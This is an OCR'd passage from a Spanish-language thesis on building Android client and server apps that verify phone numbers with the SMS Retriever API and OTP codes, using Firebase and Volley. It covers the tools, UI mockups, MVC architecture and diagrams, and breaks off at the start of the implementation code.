


Figura 30: Interfaz de Usuario de Postman

6.4.2. Android Studio

El software principal que se ha usado en el transcurso de este proyecto es Android Studio, esta herramienta es el entorno de desarrollo integrado oficial para la plataforma de dispositivos móviles Android, creado por Google.

Esta herramienta permite desarrollar aplicaciones en diferentes lenguajes de programación como Kotlin, Java, C++, etc... También permite elegir para que versión de Android se quiere desarrollar la aplicación ya que dependiendo de está, puede funcionar en unos dispositivos pero no en otros.[23]

Las funcionalidades de Android Studio son abundantes de las cuales destacan la compilación y construcción de la aplicación basada en Gradle[3], editor de interfaz gráfica con objetos arrastrables, soporte integrados para tecnologías de Google como sus bases de datos y su nube, consola de comandos y un dispositivo virtual de la versión de Android que se desee para probar y ejecutar la aplicación.[25]

Figura 31: Logo de Android Studio

Android Studio ha servido para desarrollar las 6 aplicaciones del proyecto, gracias a las funcionalidades comentadas anteriormente, además también cuenta con implementaciones de

[3]sistema de automatización de construcción de código de software que construye sobre los diferentes conceptos de Apache Maven y Ant, su principal mejora respecto a su antecesor Maven es su diseño para construcciones multi-proyecto que pueden ser muy escalables.[24]

otras tecnologías como el control de versiones Git dentro de su interfaz para subir los cambios directamente desde el programa. Su interfaz es bastante cómoda, a la izquierda se encuentra el proyecto y la estructura de sus carpetas y paquetes, en el medio se encuentra el archivo abierto para editar y a la derecha el emulador para ver la aplicación.




Figura 32: Interfaz de Usuario de Android Studio

6.4.3. Google Firebase

Para guardar la información se ha usado una plataforma para el desarrollo de aplicaciones tanto web como Android que es Google Firebase.

Esta plataforma permite crear un proyecto y almacenarlo y configurarlo en la nube, además, está disponible 24/7 con lo que nos permite tener una disponibilidad muy alta y asegurarnos una fiabilidad mayor a la hora de usar las aplicaciones.[26]

Firebase se compone de diferentes servicios [27], pero en el proyecto solo se han usado los siguientes:

- **Firebase *Auth***: Es un servicio que sirve para poder autenticar a los usuarios al proyecto, estos se puede autenticar con cuentas de otras plataformas como Twitter, GitHub, Microsoft, o la propia Google. También permite autenticarse con cuentas anónimas las cuales se deben crear en el proyecto.
- ***Realtime Database***: Esta base de datos en tiempo real, sin retraso a la hora de acceder a la información, es NoSQL y por lo tanto esta organizada en árboles de datos JSON. Esta base de datos además de ser accesible a través de las funciones y clases que implementa la biblioteca de Firebase en Android, también permite las conexiones por API *REST*, donde la API se encarga de crear las conexiones de HTTP para modificar

la base de datos, que en este proyecto se ha usado como el canal de comunicación entre el cliente y servidor donde almacenaban los datos que necesitaban durante la conexión y después se borraban.

- **Firebase *Cloud Firestore***: Esta segunda base de datos NoSQL, se organiza por documentos que a su vez se agrupan en colecciones que almacenan datos como cadenas o objetos, tampoco se puede usar conexiones por API *REST* para escribir información, y se ha usado para almacenar un histórico de la información generada por los servidores para tener un historial de los datos generados.

Figura 33: Logo de Firebase

6.4.4. Volley

Una de las bibliotecas que se han importado y utilizado a la hora de realizar la implementación de las conexiones por API *REST* es Volley, está biblioteca HTTP facilita el use de redes en las aplicaciones Android y es por eso que es muy cómoda de usar una vez se entiende.

Cuenta con una serie de funcionalidades muy útiles como la programación automática de las solicitudes red a través de funciones y clases, permite conexiones simultáneas muy útiles para los servidores concurrentes y así poder atender a más de un cliente a la vez, prioridad a la hora de varias solicitudes simultáneas, personalización de las clases gracias a su código fuente subido a GitHub, y herramientas de depuración y rastreo de errores frente a peticiones, pero también tiene una desventaja y es que las peticiones que se realizan son asíncronas, recibiendo la respuesta algo más tarde de cuando se ejecuta la petición.[28]

Durante la creación de las aplicaciones se ha usado está biblioteca para realizar las conexiones seguras entre los clientes y servidores, y de esta forma crear un canal de comunicación privado entre ambos para que se envíen la información necesaria ya sea como una variable o un objeto.




Figura 34: Logo de Volley

Capítulo 7

Diseño

Tras haber visto las herramientas y tecnologías usadas para el proyecto, se continúa con este capítulo que es el de diseño.

En este capítulo se explicarán, los bocetos de la interfaz de usuario de las aplicaciones y se ampliarán los diagramas vistos en el capítulo de Análisis, con diagramas de paquetes, despliegue y secuencia.

7.1. Bocetos de Interfaces de Usuario

Ahora se procede a explicar la interfaz de usuario que se ha planteado para las aplicaciones cliente y servidor.

Estos bocetos se han realizado con la herramienta *Balsamiq Cloud*, como se comentó en el capitulo anterior.

7.1.1. Cliente

Estás son las pantallas que usaran las aplicaciones APP_B, APP_F y APP_A.

Todas las pantallas tienen una estética similar ya que contienen en la parte superior el logo de la aplicación, además de un *background* parecido.

Para comenzar hablaremos de la primera pantalla, esta contiene además de la imagen ya comentada anteriormente, un botón para seleccionar un número de teléfono, como se indica en el texto aclaratorio en la parte superior del botón.

Después se aprecia una caja de texto, que contendrá el número de teléfono seleccionado

por anteriormente de forma aclaratoria, y por último un botón para cambiar a la siguiente pantalla.

Respecto a la APP_A la diferencia que hay en esta pantalla comparando las otras aplicaciones cliente, es que no existe el primer botón y directamente se escribe el número de teléfono en la caja de texto.

Figura 35: Boceto de la primera pantalla de los clientes.

La siguiente pantalla muestra una caja de texto junto con un mensaje aclaratorio indicando el código OTP que se ha recibido.

En está caja de texto no es necesario escribir ya que lo hace automáticamente la API *SMS Retriever*. Y de nuevo, en la parte inferior se encuentra otro botón para cambiar de pantalla.




Figura 36: Boceto de la segunda pantalla de los clientes.

La última pantalla contiene un texto que se genera una vez cuando se ha recibido la respuesta del servidor, donde se escribe el token de conexión a modo de mostrar que la verificación ha sido un éxito.

Figura 37: Boceto de la última pantalla de los clientes.

7.1.2. Servidor

El servidor solo usa una pantalla que diseñada como pantalla principal, las aplicaciones que usan está pantalla son por lo tanto S_B y S_F.

Esta pantalla contiene en la parte superior un comentario sobre que tipo de pantalla es y el nombre del servidor. Se ha diseñado como una pantalla de *debug*, es decir, que sirve para mostrar información sobre datos recibidos y errores que pueden ocurrir.

Debajo del comentario se encuentra un botón que sirve para borrar los datos del canal de comunicación cuando se pulsa.

Y en la zona central e inferior se pueden ver dos mensajes de texto que cambian según los datos que reciben de forma dinámica.

El primero indica los datos que se reciben o se envían y, el segundo, los mensajes de error que se han generado a la hora de recibir ó durante el envío, de modo que se entienda el motivo por el cual ha fallado el escenario.




Figura 38: Boceto de la única pantalla de los servidores.

7.2. Arquitectura

La arquitectura para las aplicaciones sigue la estructura que se muestra en los siguientes apartados.

7.2.1. Diagrama de despliegue

El diagrama de despliegue muestra la estructura disponible respecto al hardware y software debe tener el sistema instalado.

Este diagrama indica como se debe desplegar el software y como se conectan los dispositivos, por lo que es necesario plantearlo al principio de un diseño.

A continuación se puede ver el diagrama para el proyecto donde se encuentran 3 dispositivos, uno a cada lado de la figura representando un móvil cada uno, donde se ejecutan las aplicaciones cliente y servidor, como su nombre indican. Cabe destacar que las aplicaciones son desplegadas en los dispositivos, que deben tener un sistema operativo Android y, el despliegue de las aplicaciones es el estándar para una aplicación Android, con sus recursos compilados, como son los *layout* o *strings*, las actividades de la aplicación y el manifiesto para desplegar y compilar la aplicación.[29]

Estos dispositivos móviles se conectan a otro dispositivo que se encuentra en la nube y que contiene nuestro Sistema Gestor de Bases de Datos, que es *Firebase*. Este gestor tiene dos tipos de bases de datos que son, *Real Time Database*, que es la que usan tanto el cliente como el servidor como canal de comunicación por API REST, y *Cloud Firestore*, donde solo guarda los datos recogidos el servidor y se hace por las conexiones con los paquetes propios de la base de datos que usan el protocolo HTTP o SSL[1].




Figura 39: Diagrama de despliegue.

7.2.2. Patrón MVC

El patrón elegido para diseñar las aplicaciones es el Patrón Modelo-Vista-Controlador.

[1]Capa de sockets seguros que sirve para cifrar la conexión habitualmente usado en HTTPS.

Este patrón se ha elegido por encima de otros patrones como Modelo-Vista-Vista Modelo(MVVM) o Modelo-Vista-Presentador(MVP) ya que es un patrón que ya he utilizado y está medio orientado ya a la distribución de paquetes de Android.

Además, este patrón es más cómodo de implementar que el resto y debido a que, se han de realizar 6 aplicaciones, se ha planteado priorizar el funcionamiento sobre la abstracción.

El patrón está compuesto por tres capas, que se han adaptado al diseño de las aplicaciones móviles [30]:

- **Modelo**: Es el encargado de almacenar la información que necesita el controlador, esta capa contiene los datos que usa tanto la vista como el controlador y además contiene la lógica de la base de datos, es decir sus conexiones.
- **Vista**: La vista se encarga de mostrar los datos y reflejarlos por la pantalla del dispositivo, es modificada por el controlador y obtiene datos del modelo. En el diagrama de capas de Android se encuentra ya definida ya predefinida en los recursos, en el paquete *layout*, es decir el diseño. Adicionalmente se pueden crear paquetes de vistas que estén a la espera de cambios y modifiquen estos diseños.
- **Controlador**: Su función es manipular el modelo con los cambios realizados y recibir llamadas cuando se realiza un cambio sobre la vista. En Android se encuentra principalmente en los fragmentos o actividades, ya que se vinculan con una vista y realizan las llamadas al modelo, por ejemplo cuando se pulsa sobre un botón, este ejecuta su función en la actividad que hace las modificaciones correspondientes en la modelo y la vista se actualiza, ya sea la pantalla actual u otra.




Figura 40: Modelo MVC adaptado a Android.

7.2.3. Diagrama de paquetes

Se han creado dos tipos de diagramas de paquetes, debido a que uno corresponde con el de las aplicaciones cliente y el otro con el de las aplicaciones servidor.

Siguiendo el patrón y el modelo de capas que se ha explicado antes, los diagramas planteados son los siguientes:




Figura 41: Diagrama de paquetes de los clientes.




Figura 42: Diagrama de paquetes de los servidores.

El paquete actividades se corresponde con el controlador, mientras que la carpeta res, contiene los recursos como las vistas. Además hay ciertas diferencias en los diseños ya que el cliente tiene el paquete Servicios, que contienen clases necesarias para el funcionamiento de la API *SMS Retriever* y el servidor contiene el paquete BaseDeDatos ya que es el encargado de guardar información en la base de datos.

7.3. Diagramas de Secuencia

A continuación se muestran los diagramas de secuencia que se vieron durante el análisis, mostrando las llamadas e instancias a las clases y las funciones de forma detallada.

7.3.1. Diagramas de Secuencia 1 - Seleccionar número de teléfono




Figura 43: Seleccionar número de teléfono - Diseño.

7.3.2. Diagramas de Secuencia 2 - Introducir número de teléfono




Figura 44: Introducir número de teléfono - Diseño.

7.3.3. Diagramas de Secuencia 3 - Confirmar código OTP




Figura 45: Confirmar código OTP - Diseño

7.3.4. Diagramas de Secuencia 4 - Borrar datos del canal de comunicación




Figura 46: Borrar datos del canal de comunicación - Diseño.

Capítulo 8

Implementación y pruebas

Durante este capítulo se tratará la forma y los métodos que se han utilizado durante la creación de las aplicaciones.

8.1. Aplicaciones Cliente

Siguiendo el modelo y patrón que se ha usado y comentando en el capítulo anterior, se procede a explicar cómo se ha implementado comenzando con las aplicaciones APP_B y APP_F y el diagrama de flujo que siguen las aplicaciones.

Además se muestran partes del código singulares, para todas las aplicaciones de como se ha implementado, explicando principalmente las partes más complejas.

Es importante saber, que cualquier aplicación de un dispositivo Android es diferenciada por un *hashcode*, que se genera a través del certificado de Google Play Services de una aplicación subida a la Play Store, o en su defecto se puede generar en el código gracias a una clase creada por un usuario, que recibe el nombre AppSignatureHelper.[31]

Esta clase solo debe guardarse en el proyecto y se ejecuta en cualquier parte del código y se obtiene la clave de la aplicación, después ya se puede comentar ya que la clave no cambiará en posteriores ejecuciones.

```
1 AppSignatureHelper appSignatureHelper = new AppSignatureHelper(this);
2 Log.d(TAG,"El código hash de la app es:
  ↪  "+appSignatureHelper.getAppSignatures().get(0));
```

8.1.1. APP_B y APP_F

Estas aplicaciones son las que se usan principalmente para demostrar el funcionamiento de la API *SMS Retriever*.

El flujo de las aplicaciones frente a las posibles acciones que puede realizar el usuario se muestra a continuación:




Figura 47: Diagrama de Flujo de los clientes APP_B y APP_F

En la pantalla inicial de ambas aplicaciones se crea un botón necesario para obtener el

número de teléfono del dispositivo, esto se hace a través de un objeto de Android llamado *HintRequest*.[32]

```
    //Constructor para solicitar el numero de telefono
    private void requestHint() {
